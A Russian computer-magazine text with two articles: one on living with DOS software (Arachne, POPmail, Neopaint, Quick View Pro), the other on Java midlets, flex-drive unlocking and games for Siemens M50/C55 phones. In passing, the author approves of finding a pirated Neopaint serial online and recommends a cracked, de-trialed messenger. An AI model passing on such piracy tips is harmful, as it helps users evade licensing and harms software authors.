Я опущу описание установки чистого DOS'а, так как в инете их великое множество, и каждый, кто хоть раз загружался с аварийной дискетки, когда у любимой Винды вдруг портилось настроение, легко поймет, что к чему. Если же есть желание просто поэкспериментировать, то Windows 95/98 с сеансом MS-DOS к твоим услугам. Давай-ка сразу составим список необходимых для работы (и не только:)) программ. Наверняка в него попадут и браузер, и почтовый клиент, ftp-клиент, непременно - интернет-пейджер типа аськи, качалка. Нелишними будут текстовый и графический редактор. Хорошо бы еще "побаловать" себя музыкой. "А может и фильмец в mpeg4?" - с иронией спросишь ты. Так и быть - видеоплеер тоже войдет в нашу "минимальную продовольственную корзину". Не веришь? Тогда слушай меня внимательно! Дело в том, что в ДОСе действительно можно…

<…УВЕРЕННО ПУТЕШЕСТВОВАТЬ В ИНТЕРНЕТЕ!>




Полноценные прогулки по Сети на трешке? С картинками? Да, если в качестве "проводника" использовать Arachne (http://arachne.browser.org)! Кстати, это не просто бродилка, а солидный пакет коммуникационных программ - тут тебе и звонилка, и почтовик, и собственный Рабочий стол, и файл-менеджер (если ты подумал, мол, на фига еще один Рабочий стол - напомню, мы ведь собрались «жить» под ЧИСТЫМ ДОСом). А по умолчанию «Корзинок» с «Моими Документами» там не наблюдается :).
После простейшей инсталляции и первого запуска проги необходимо выбрать удобный графический режим и начать процедуру Wizard. Придется поставить некоторое количество галочек в нужных местах для настройки звонилки, почты и прочих функций этой проги, но я думаю, ты с этим справишься. Дополнительные модули устанавливаются из специального инсталлятора Арахны в разделе утилит программы. Для полноценной поддержки русского языка скачай два модуля - cp1251.apm и koi8.apm и установи их. После этой процедуры проблем с «великим и могучим» быть не должно.



По сути Arachne является графической оболочкой для ДОСа со своего рода MDI-интерфейсом, так как прямо из браузера после соединения с Сетью можно запускать дополнительные проги - модули (каждую в своем окне) и работать с ними.
Arachne имеет своеобразный, но приятный интерфейс, причем с поддержкой скинов. И вообще - во время загрузки страниц мне лично больше нравится наблюдать рунического вида иконки и таинственно вспыхивающие в них молнии, нежели скучное вращение "шарика" в Internet Explorer. И главное - на дворе XXI век и XP, а Arachne продолжает совершенствоваться!

<…ПОЛУЧАТЬ И ОТПРАВЛЯТЬ ПИСЬМА!>




Если тебя не устраивает вполне серьезный графический почтовик Арахны, предлагаю альтернативу. Тем более что мейлеров для ДОСа великое множество! Тут и NetMail, и солидный Pegasus Mail, и портированные из Линуха Mutt и Pine. Остановлюсь на сравнительно простом почтовике POPmail.
Программа бесплатная (в отличие от Арахны). Требования к конфигурации компьютера: IBM PC (существует и версия для Macintosh), 512 Кб ОЗУ (рекомендуется 640 Кб), 500 Кб дискового пространства (но чем больше, тем лучше), модем или сеть, пакетный драйвер. При запуске перед нами предстает почтовик с классическим интерфейсом - прием, отправка, удаление, ответ, пересылка, отправка одного сообщения нескольким пользователям. POPmail поддерживает также и прикрепление файлов к письмам. На мой взгляд, это достойная прога, мало в чем уступающая мейлерам для Windows.

<…ОБЩАТЬСЯ В РЕАЛЬНОМ ВРЕМЕНИ!>

Сразу хочу обрадовать любителей онлайнового общения – специальный модуль для Arachne от компании LADsoft (http://members.tripod.com/~ladsoft/lsicq) позволяет работать с консольной аськой Lsicq одновременно с просмотром веб-страниц. (Разумеется, придется работать с бродилкой и аськой по очереди, но в одной программе, а для ДОСа это уже серьезный плюс!)
Существует также пакет dosmicq.exe (http://htmlman.firenze.net/english/download.htm), которой является автономной программой со встроенной звонилкой. После распаковки этого exe'шника и запуска файла newmicq.bat возникает диалог настройки параметров дозвона - это звонилка NetDial. Ответив на вопросы, нужно запустить свежесозданный файл micqdial.bat и - вперед! Функции ДОСовской аськи ограничены, но свое главное предназначение - возможность общения в реальном времени - она выполняет. И никаких баннеров :).

<…НАБИРАТЬ ТЕКСТЫ!>




Тут я мог даже ничего и не представлять, поскольку нетрудно догадается, что Lexicon forever! :) Впрочем, существуют редакторы, которые, имхо, ничуть не хуже нашего «соотечественника». Возьмем, к примеру, Aurora и Breeze. Со стандартными «редакторскими» обязанностями обе эти проги справляются превосходно, а Aurora вдобавок еще и наделена дополнительными функциями (подсветка синтаксиса, hex-редактор), которые могут заинтересовать программистов и веб-дизайнеров. Несложная инсталляция, максимально упрощенная настройка под себя, привычный любителям Word'а интерфейс… Опять слышу неодобрительное: "Ацтой, под ДОСом писать неудобно…" Не соглашусь. По сравнению с Word'ом - да, может и неудобно. Однако лучше так, чем тыкать «ковырялочкой» в экранчик iPAQ :).

<…РИСОВАТЬ!>


Скажу по секрету, я полтора часа игрался с этой программой и удивлялся, насколько Neopaint (www.neosoftware.com) под DOS богаче по возможностям того же Paint из 2000 Окошек. Одно создание не особо сложных

Небольшое лирическое отступление. В DOS'е отсутствует поддержка сети на уровне операционной системы. Этот недостаток поможет исправить специальная прога - пакетный драйвер, свой для каждой сетевой карты и для SLIP/PPP-соединений. В Сети их можно найти на любом ftp-сайте. В случае использования Арахны все уже схвачено, оставшемуся же с ДОСом один на один придется решать эту проблему самому. Но все не так страшно :)! Если у тебя есть модем (желательно внешний, с ним меньше проблем), то скачай пакет программ Bobcat (http://www.fdisk.com/doslynx) и проблема дозвона и пакетного драйвера в случае диалапа отпадет сама собой. Пакет Bobcat замечателен еще тем, что в нем есть практически все самое необходимое для начала успешной работы в Сети - текстовый браузер Lynx и Telnet-клиент.

объемных объектов и вращение их вокруг выбранной оси чего стоит! А коллекция готовых к внедрению в рисунок объектов?!! Эх! Опечалило одно - программа платная, денег просит. Но я как-то зашел на Рамблер, набрал Neopaint и в ответе на запрос увидел: серийник... серийник... На душе моментально полегчало, и Neopaint сразу же резко скакнула вверх в моем личном ДОСовском "софт-хит-параде".




<...СЛУШАТЬ МУЗЫКУ!>



А теперь хочу обратить твое внимание на Mxplay (http://mpxplay.tripod.com) - уникальный в своем роде проигрыватель практически любых звуковых файлов. Он обеспечивает стандартный набор функций, включая управление при помощи мыши и клавиатуры (а также джойстика или устройства, подключаемого в последовательный порт), работу с плейлистами, и имеет изюминку – встроенный анализатор спектра. От плеера под ДОС я такого не ожидал. Один индикатор загрузки процессора чего стоит (я уж не говорю про его крайне низкие показания)! В интернете отмечают одну довольно интересную особенность Mpxplay - возможность вывода информации о проигрываемой дорожке на ЖК-индикатор, подключенный к параллельному порту, что позволяет работать даже без видеоадаптера и монитора. Следует только убедиться, что прога поддерживает твою звуковуху, и все! Можно наслаждаться любимой музыкой.

<...СМОТРЕТЬ КИНО И ГРАФИКУ!>




В этой области бесспорным лидером считается Quick View Pro (www.multimediaware.com), поражающий своими системными требованиями и количеством поддерживаемых графических и мультимедийных форматов и кодеков. Программа запускается на компьютере с процессором 80386, любой VGA-совместимой видеокартой (желательно VESA-compatible), операционной системой DOS 3.0 или выше. Наличие SoundBlaster-совместимой звуковой карты также приветствуется.

Quick View является графическим просмотрщиком, проигрывателем разнообразных мультимедийных файлов (в том числе и mp3), но главное - обеспечивает просмотр фильмов формата mpeg4 в чистом ДОСе на старом железе! Если бы сам не попробовал - ни за что бы не поверил! Однако факт - программа успешно крутит фильмы на самой обычной четверке (хотя должен признаться - полноэкранный режим у меня смотрелся лучше всего в черно-белом варианте - имеется в QuickView и такая фишка!).

Обычно проблем с определением видео и процессора нет, а вот со звуком придется повозиться, задавая параметры звуковухи вручную. О том, как это сделать, можно узнать из очень подробной документации. Заодно вспомнишь, что в ДОСе ключей запуска к консольным программам куда больше, чем визуальных настроек.

Простой и понятный интерфейс в стиле незабвенного Нортона позволяет выбрать нужный файл для воспроизведения. Поддерживаемые расширения обычно подсвечиваются белым цветом. Смело давим Enter на фильме (клипе, песне, картинке) и устраиваемся у экрана поудобнее.

<...ПРИОБЩАТЬСЯ К НАУКАМ! :)>




А еще я бы порекомендовал установить на свою "крутую" трешку SkyGlobe - самый быстрый планетарий под DOS! Эту любопытную прогу я открыл для себя совершенно случайно, когда искал альтернативу виндозной StarCalc. SkyGlobe крайне нетребовательна к ресурсам компьютера: для нормальной работы достаточно даже двушки и монохромного монитора. Множество настроек позволяют наилучшим образом показать на экране звездное небо. Можно задать любую дату и время наблюдения (т.н. машина времени - одна из обязательных функций любого уважающего себя планетария). При наличии SVGA-монитора программу можно запустить в режиме 800x600 при помощи ключа S. Для EGA-мониторов - ключ E, а для монохромных - ключ M.

<...СЧИТАТЬ!>



Хотя калькулятор уже присутствует в качестве бонуса в программе POPmail, тебе наверняка захочется иметь на своем компьютере полноценный счетный инструмент. Очень советую Scalc – удобный суперкалькулятор, написанный нашим соотечественником. Распространяется бесплатно. Просто разархивируешь содержимое Scalc.rar, запускаешь exe'шник и начинаешь считать. Желательно – что-нибудь ценное. Например, денежки.

<...И ОТСЧИТЫВАТЬ!>



Что отчитывать? Естественно, время. Посмотри на скриншот – правда, приятные часики? Они выполняют роль динамических обоев или скринсейвера, работающего в то время, когда твой компьютер простаивает без дела. Жаль, что страничку их автора мне найти не удалось. А сам я уже и не помню, где взял файл Clock.exe, после запуска которого на Рабочем столе возникает такая вот картинка. Но не печалься, этот файлик (как и другие проги, о которых шла речь в этой статье) мы заботливо положили на наш диск.

<ИТОГИ>

Вот мы и подошли к концу нашего "хит-парада". Установи на свой 386-й ноутбук описанный ваше софт, добавь старый добрый Нортон, и твоя машина запросто переплюнет по своим возможностям все тот же iPAQ. И это несмотря на то, что наш список программ далеко не полон! Для ДОСа написано огромное количество утилит, игр, научного софта и даже многозадачных графических оболочек! Так что если вдруг для жизни под ДОСом тебе будет чего-то не хватать, то, скорее всего, лишь потому, что ты был недостаточно усерден в своих поисках подходящей софтины.

До сих пор на бескрайних просторах инета можно встретить много сайтов, которые будут интересны поклонникам MS-DOS. Наиболее выдающиеся из них:

FDISK.COM
www.fdisk.com/doslynx - солидный ресурс с программами под ДОС на любой вкус

OLDGAMES
http://oldgames.mail.zp.ua/default.htm - игры... Под ДОС их великое множество. Самые популярные из них - на этом сайте.

САЙТ ОБ ОС DOS
http://dospage.by.ru/index.shtm - хороший русскоязычный сайт о ДОСе, сделанный с любовью к этой операционной системе.

DOS-программы для AT/XT машин с MS-DOS
www.386.by.ru - хорошая подборка ДОСовских программ

САЙТ КОМПЬЮТЕРНОЙ ИСТОРИИ
www.fdd5-25.narod.ru - уникальная коллекция старого софта!

PC_Zone

МОБИЛЬНЫЙ КОФЕ

Skylord (sky_lord@mail.ru)

МОБИЛЬНЫЙ КОФЕ

Думаешь, твой телефон служит лишь для того, чтобы прожигать с его помощью деньги? Тебе надоело упражняться во встроенных трех-четырех играх? Не хватает e-mail-клиента или ICQ на телефоне? Думаешь, это невозможно? А вот и нет! Сейчас я расскажу тебе о том, как свой недорогой мобильник ты легким движением руки сможешь превратить в телефон бизнес-класса или игровой девайс, не хуже Геймбоя.

ПРЕВАРАЩАЕМ СОТОВЫЙ В КПК

<Теория и объекты исследования>

Не многие знают, что обычный мобильный телефон - это, по сути, настоящий компьютер, со своим процессором, памятью и флеш-микросхемой вместо харда. Так почему бы не заставить этот комп работать именно так, как этого хочется нам, а не его производителю? Лет пять назад это казалось почти фантастикой, но с недавних пор - это вполне привычная реальность, и ты многое теряешь, если не используешь свой телефон на все сто. Многие последние модели мобильников поддерживают технологию J2ME (Java 2 Micro Edition), приходящуюся младшей сестрой большой Яве и позволяющую исполнять на телефоне железо-независимый софт, закачиваемый юзером. Про теорию всего этого дела можешь почитать в Сети, где-нибудь, например, на www.midlet.ru, а мы с тобой перейдем сразу к практике. Во-первых, о каких именно телефонах мы будем говорить? Сейчас J2ME поддерживают десятка два-три аппаратов, но в качестве объекта своего пристального внимания я выбрал телефоны фирмы Сименс, модели Siemens M50/MT50 и Siemens C55, как самые на сегодняшний день распространенные и доступные по цене широкому кругу потребителей (уж сто баксов на б/у мобилу можно накопить!). Почему именно эта фирма и эти телефоны, спросишь ты? Да потому, что у других производителей, какими бы крутыми они ни были, сейчас не имеется сравнимых одновременно по цене и по качеству аналогов. Вернее, есть, конечно, но эти телефоны (типа Nokia 3510i или Motorola C336) пока еще очень мало распространены у нас в стране. Безусловно, существует Nokia 3410, но ее Ява - это ужас. Все ее достоинства перечеркиваются одним фактом: максимальный размер загружаемого приложения – 30 кб. На что-то серьезнее игры в пятнашки этого, конечно, не хватит.

Так что определились - берем M50 и C55 (а эти телефоны сейчас действительно очень популярны!) и смотрим, что в них есть.

Однако, если у тебя другой телефон, не спеши бросать чтение: язык J2ME - это единый стандарт для всех производителей, и многие программы и игры, написанные для одного мобильника, без проблем пойдут на другом, пусть и с некоторыми ограничениями. Все зависит от характеристик оборудования - например, разрешение экрана Siemens SL45 выше, чем у M50/C55, и большинство программ на нем будут выглядеть обрезанными снизу. Ну и, разумеется, цветная игрушка от Nokia 7210 не сможет добавить красок черно-белому экрану твоего мобильника.

<Что это такое>

Приложение на Яве для телефона называется мидлетом - от слов MIDP (профиль J2ME для работы с мобильниками) и applet. Чисто физически он состоит из двух файлов: jad - описание мидлета, необходимое, чтобы скачивать его телефоном из Сети по протоколу WAP , и jar - сам мидлет. Хранятся они на внутреннем диске телефона - флекс-драйве (flex-drive) в каталоге "java\jam" и именно оттуда запускаются, когда ты лезешь в меню "Интернет/игры" - "Игры и др.". Как добираться непосредственно до флекса, я расскажу тебе позже, а пока запомни, что для каждого приложения надо будет создавать отдельный каталог, и все они должны быть размещены именно по указанному пути. Никаких подкаталогов с играми ни внутри друг друга, ни в каком-либо другом месте - иначе телефон их просто не увидит.

Кстати, мидлеты вполне можно писать самому! Тем более что конкуренция тут меньше, чем на рынке "большого" софта, и весьма вероятно, что твоя программка, решающая квадратное уравнение, станет известной и популярной. Между прочим, что-то не помню я мидлетов, решающих квадратные уравнения...

Ну да ладно, вернемся к нашим баранам. Для пущей правильности тебе нужно настроить профили Java, по меньше мере для того, чтобы нормально скачивать мидлеты по WAP'у. Это делается в меню "Настройки"-"Передача данных"-"Профили Java" или по правой софт-клавише в меню игр. Там все стандартно: задаем время отключения от Сети при бездействии, пропускаем за ненадобностью параметры прокси, а настройки для CSD и GPRS берем с сайта своего оператора - нужны те, которые предназначены для подключения компьютера через телефон к интернету, а не для включения WAP'а на телефоне! Например, для МТС-Москва (в порядке соответствующих полей): 0885, аналоговое, mts, mts; нет, internet.mts.ru, mts, mts, 213.087.000.001, 213.087.001.001. Кроме того, если ты будешь телефоном скачивать мидлеты из Сети, то тебе, скорее всего, потребуется изменить адрес WAP-гейта, так как многие операторы не пропускают через себя java-приложения (да и некоторый другой контент). Если у тебя все именно так и происходит, то попробуй, например, вот эти гейты: 194.048.124.071 или 195.098.032.115. Настраивается это в меню "Настройки"-"Передача Данных"-"Профили WAP"-"Настройка WAP"-"IP-адрес".

Для тех, кто хочет писать мидлеты сам

1. Твой главный линк
www.yashka.dp.ua/java
Здесь есть все необходимое начинающему. Даже нет смысла расписывать подробно...


2. Советы по программированию, в частности и для J2ME
http://javatips.narod.ru/

3. Базовая информация
www.midlet.ru

<И входит, и выходит>

Как ты уже понял, приложения на Яве можно скачивать в телефон через WAP . Изначально - только так и никак иначе. Объясняется это маркетинговыми извращениями фирмы Siemens, да и не только ее. Но ведь обычным юзерам куда удобнее работать с телефоном по дешевому кабелю (от 200-250 рублей за кабель в COM-порт на www.sotovik.ru или www.molotok.ru), соединенному с компом, чем извращаться с WAP'ом!

Помнишь, мы говорили о внутреннем диске телефона? Сименс закрыл к нему доступ (который, осуществляется программой Data Exchange Software), и пришлось своими руками копаться в прошивке, чтобы открыть его снова. Результатом стала моя программа "Siemens AeroOff & Java Enabler v.2.1", которая поможет тебе в этом деле.



Siemens AeroOff & Java Enabler v.2.1 - скромен и аскетичен

Для ее использования тебе потребуется специальный кабель - с внешним питанием его микросхем. Подробно про кабели ты сможешь почитать на www.o45m.ru/soft9. Я же просто отмечу, что родные сименсовские кабели (например, из поставки S/ME45) для этого не подходят. Подходят почти все кабели от телефонов серии x35, некоторые USB-кабели (например, от Mobile Action, да и вообще - любые, где есть подзарядка). Лучше всего, покупая кабель на рынке или в интернете, специально спрашивать "кабель для перепрошивки", продавцы обычно в курсе дела и продадут то, что надо. Но на всякий случай всегда договаривайся о манибэке...

Это что касается M(T)50. В C55 Сименс ввел новый формат разъема, и поэтому старые кабели не подходят вообще. Есть несколько возможных решений: купить USB-кабель у того же Mobile Action'а, переделать кабель от предыдущих моделей, переделать родной кабель от C55. В двух последних случаях надо брать в руки паяльник. Если это тебе не по плечу, то копи деньги и покупай USB вариант...



После того, как купил или спаял все, что нужно, совершаешь следующие действия:

1) Подключаешь телефон по кабелю к компу.
2) Запускаешь программу "Siemens AeroOff & Java Enabler".
3) Выключаешь телефон.
4) Нажимаешь единственную наличествующую в программе кнопочку - "Start" ;-).
5) Убедись, что в статус-баре написано "Scanning", и коротко нажми кнопку на телефоне, на которой нарисована красная трубка.
6) Если все нормально, то программа быстренько соединится с телефоном и сделает все, что нужно.
7) Теперь можешь устанавливать DES и радоваться хождению по диску телефона.

Фактически, единственная проблема, которая может у тебя возникнуть - программа не отреагирует на нажатие "красной трубки" и останется висеть на сканинге. Тогда на всякий случай попробуй повторить описанную последовательность действий еще раз. Если и теперь не выходит - значит у тебя плохой кабель. Инструкцию, описывающую схему поведения в таких случаях, ищи по приведенной выше ссылке.

<Замечательно выходит!>

Установленный DES встраивается в обычного "Проводника", и ты сможешь видеть флекс-драйв телефона прямо в списке дисков, он будет называться "Mobile". Лучше всего сразу забэкапить все, что ты там найдешь - мало ли что. Но, в общем и целом, работа с DES не представляет сложности - ты можешь закачивать и скачивать туда-сюда все, что душе угодно, разве что, обращай внимание на количество свободного места - ведь диск на телефоне совсем небольшой.

Отсюда сразу вытекает потребность в другой полезной программе - эмуляторе телефона. Да-да, именно эмуляторе! Ты можешь делать с ним все то же самое, что и с обычной мобилой - работают все возможности, кроме, естественно, непосредственно телефонных.

Все достаточно просто: устанавливаешь (убедись, что у тебя есть Java Development Kit, а если нет - скачай), запускаешь, нажимаешь F9, чтобы "вставить" сим-карту, и развлекаешься. Самое главное - ты можешь скопировать сразу все мидлеты, которые хочешь посмотреть, в каталог к эмулятору (C:\Siemens\SMTK\C55\filesystem\java\jam) и изучать в нем, а не гонять туда-сюда по кабелю в мобилу.

А для тех, кто будет сам писать свой софт - это незаменимый дебаггер!

NEXT

Ссылки для работы с Явой

1. DES - чтобы ходить по диску мобилы с компа
www.o45m.ru/software/dataexchangesoftware_v267.exe

2. Активировать Яву в M(T)50, C55
http://download.siemens-club.ru/files/Siemens_AeroOff_&_JavaEnabler_21.rar
и если не заработает, то добавь ей
http://download.siemens-club.ru/files/ocxregister.rar

3. Эмулятор M50
http://download.siemens-club.ru/files/smtkM50.exe

4. Эмулятор C55
http://download.siemens-club.ru/files/smtkC55.exe

5. Java Runtime Enviroment - сойдет за JDK
www.yashka.dp.ua/java/files/j2re-1_4_1_01-windows-i586-i.exe

6. Создаем кабель для C55 своими руками
http://forum.siemens-club.ru/viewtopic.php?TopicID=10754

PC_Zone



МОБИЛЬНЫЙ КОФЕ

 Skylord (sky_lord@mail.ru)

Ссылки на аськи

1. QuickSilver Messenger.
www.softex-india.com/downloads.html

2. Патченый и переделанный uMessanger.
www.angelfire.com/ok5/ums/ums.zip

3. MiMessager - еще один неплохой клиент.
http://lagomat.narod.ru/mimess.zip

4. Почитай для общего образования: нюансы аськи на Яве.
http://forum.siemens-club.ru/viewtopic.php?TopicID=11272
http://forum.siemens-club.ru/viewtopic.php?TopicID=16752



Эмулятор C55 - жалко, что в карман не положишь

Вот, это, пожалуй, все, что может на первых порах понадобиться тебе для полноценной работы с Явой в телефоне. Еще было бы хорошо включить в телефоне Netmonitor, тогда можно будет прямо на нем работать с флекс-драйвом, но о Нетмониторе поговорим как-нибудь потом.

<Кофейный рай>

А теперь, наконец, то, ради чего все это затевалось - Java-приложения, они же мидлеты. Сейчас в этой форме представлено чуть ли не все, что вообще можно написать на языке программирования. Но скрупулезными поисками и отбором необходимого ты займешься сам, а я только расскажу тебе о том, что пользуется наибольшим спросом и обычно устанавливается на все телефоны поголовно.

<Мобильная аська и мыло>

Наверное, мечта каждого подсевшего на зеленый Мирабилисовский цветочек - быть всегда онлайн. Однако даже если забыть о всяких формальностях, то все равно не получится круглосуточно сидеть за компом. Теперь тебе на помощь приходит твоя мобила!
Среди всех асечных клиентов (а их немало) реально нормальными являются, пожалуй, только два: QuickSilver Messenger и uMessanger. В принципе, они похожи по функциям и настройкам, но практика показывает бОльшую глючность QSM: он требователен к количеству памяти и любит вылетать из-за ее нехватки, что часто проявляется, особенно на M50. А вот uMessenger, попав в руки наших программеров, не только перестал быть trial'ным и обзавелся парой новых функций, но, что самое главное, - научился отправлять сообщения по-русски, что есть большой и жирный плюс. Скачивай, читай описание в архиве и устанавливай к себе на мобилу - ничего сложного там нет. Главное - иметь правильный Java-профиль, соединение по GPRS - чтобы деньги не кончились через десять минут, и не особо усердствовать по поводу количества пользователей - чем больше их будет в списке, тем менее стабильно будет работать программа. Теперь ты можешь проводить время на лекциях с толком.



uMessanger работает через jabber-сервер


К сожалению, не все так радужно с мидлетами для получения и отправки обычной электронной почты. Да нет, их полно, просто ни один не поддерживает русский язык: кодировки Koi8r и Win1251 им неизвестны. А жаль.

<Учимся читать>

Эх, хочется иногда достать какую-нибудь книжку и забыть на фиг об окружающей действительности! Особенно сильно эта тяга проявляется в до потолка заполненном ранним утром метро. А вот на экзамене обычно есть страстное желание к этой самой действительности приблизиться - хотя бы до той степени, чтобы не выгнали из института.
Мобильник и тут придет нам на помощь! Читать с его помощью книжки легко и приятно. Для этих целей вот уже очень давно существует мидлет MicroReader, который до сих пор никто не сумел переплюнуть по функциональности и удобству: тут тебе и поддержка разных кодировок (включая русские Koi8r и Win1251), и чуть ли не любой размер файла с текстом, и сохранение позиции чтения, и закладки, и поиск, и редактирование... Короче, все, что только можно придумать и воплотить в жизнь. Пролистав readme к этому замечательному мидлету, ты быстро все поймешь: скидывай текстовые файлы в подкаталог Storage каталога Микроридера и читай в свое удовольствие.



Мидлет MicroReader. Не Ворд, но тоже неплохо



К сожалению, ограниченное количество памяти M50 и C55 не позволяет им хранить действительно большие тексты (любой роман занимает от 400 кб памяти), но с целью побороть это ограничение Blade'ом (кстати, тоже наш русский программер!) был написан мидлет ReaderC, позволяющий работать со сжатыми текстами. Суть в том, что jar-файлы - это обычные zip'овские архивы, и именно этим фактом пользуется автор программы. На данный момент она еще довольно сырая, но все равно, это, несомненно, очень перспективный продукт, который я рекомендую не выпускать из вида. Авось и на M50 получится запихнуть всего Толкиена?

<Делу час. А потом - в отрыв>

Я бы с удовольствием рассказал тебе и о других программах для телефонов (а их действительно очень мно-

го!), но на это просто не хватит места. Ты и сам сможешь отыскать их на просторах Сети, главное - не ленись и грамотно пользуйся поиском. А сейчас давай перейдем к самому, наверное, главному - тому, что для многих имеет первоочередное значение и является смыслом жизни - к играм! Описывать их все - также занятие неблагодарное: количество уже исчисляется трехзначными числами, что является, несомненно, хорошим результатом, учитывая недолгое время существования телефонов с J2ME. И хотя, конечно, много среди игр откровенного барахла, сляпанного на коленке за полчаса, попадаются и настоящие шедевры (особенно рекомендую ознакомиться с продукцией фирмы Gameloft!), сделанные профессионалами, играть в которые - одно удовольствие. Итак, держи своеобразный чарт "10 лучших J2ME игр", составленный на основе мнения компетентной интернетовской общественности, а именно - форума сайта www.siemens-club.ru:

<VirtualMachineError.class>

Вот, пожалуй, и все. Конечно, невозможно в таком небольшом материале охватить весь круг вопросов, относящихся к Яве для мобильников, но это и не входило в мои планы. Главное, чтобы тебе это стало интересно, и ты понял, что твой телефон - это не просто кусок пластмассы с антенной, а многофункциональный прибор, который ты можешь адекватно использовать, а при желании - даже дополнить новыми функциями, не предусмотренными производителем. А может, когда-нибудь приятели увидят на экране твоей мобилы незнакомую клевую игрушку и, спросив тебя, откуда она взялась, получат твой небрежный ответ: "Сам написал". По-моему – неплохо :).

Ссылки на читалки

1. MicroReader. Самая популярная на сегодняшний день.
http://m50alegon.narod.ru/midlet/MicroReader1.1.zip

2. Отечественная читалка со сжатием.
http://m50j2me.narod.ru/ReaderCv0.31.zip
http://forum.siemens-club.ru/viewtopic.php?TopicID=12451

Мидлеты с играми

1. По этим ссылкам ты найдешь реально много игр
http://www.siemens-club.ru/soft/soft_java_c55.php
http://mt50.narod.ru/
http://www.mobilesite.ru/Html/games.htm
http://www.unlock.times.lv/soft/siemens/java.htm
http://digilander.libero.it/m_50/
http://staslos.nm.ru/mt50/games/
http://inferno239.nm.ru/java/
http://www.jams.to/
http://www.sl-midlets.net/dnk/games/
http://hem.bredband.net/b157090/balaban/jam.zip
http://digilander.libero.it/m_50/java/Java_Midlets_13jan2003.zip
http://mobile-sl45.narod.ru/java.html
2. Игры для скачивания через WAP
http://midlet.nm.ru/
http://wap.mulliner.org
http://wap.o45m.ru
http://wap.my-siemens.com (выбирай разных операторов и разные страны, тогда тебе будут давать скачать разные игры)
http://doktorek.civ.pl/wap
http://wap.midletcentral.com/

Десятое место - HTetris. Казалось бы - тетрис, что может быть проще? Но это - лучший римейк для мобильников нашей классической игры.



Тетрис и в Африке - тетрис

Девятое место - Gameloft's Solitaire. Прозаичнее некуда: обычный пасьянс "Косынка". Но в исполнении Gameloft'а смотрится и играется не хуже, чем на компе. Главное, на мой взгляд, отличие от многих карточных игр - все карты хорошо видны, и не надо портить глаза в попытках угадать, что появилось на экране.



Мобильная "Косынка"

Восьмое место - StackAttack2 Pro. Это не та игрушка, что идет в комплекте M50. Эту надо скачивать самому с сайта Сименса по WAP. Принцип тот же - укладывать падающие ящики, но всяких мелких приятностей и добавок - типа взрывов и разных бонусов, стало больше.


Тяжела работа грузчика

Седьмое место - Galaxy Hero. Встроенная игрушка из телефона C55 (на M50 не работает, так как требует наличия полифонии), что, впрочем, не умаляет ее достоинств. Летишь на самолете и всех выносишь. На заработанные очки можно апгрейдить свой летательный аппарат. Версия Demo, а полной я так и не нашел... :-(




И снится нам не рокот космодрома

Шестое место - Caveman. Может, кто помнит такую старую ДОСовскую игру Supaplex? Прелестная была штучка! Вот это оно и есть, почти полная копия: роешь землю, собираешь алмазы и пытаешься не угодить под валящиеся из стен камни. Очень даже неплохо!



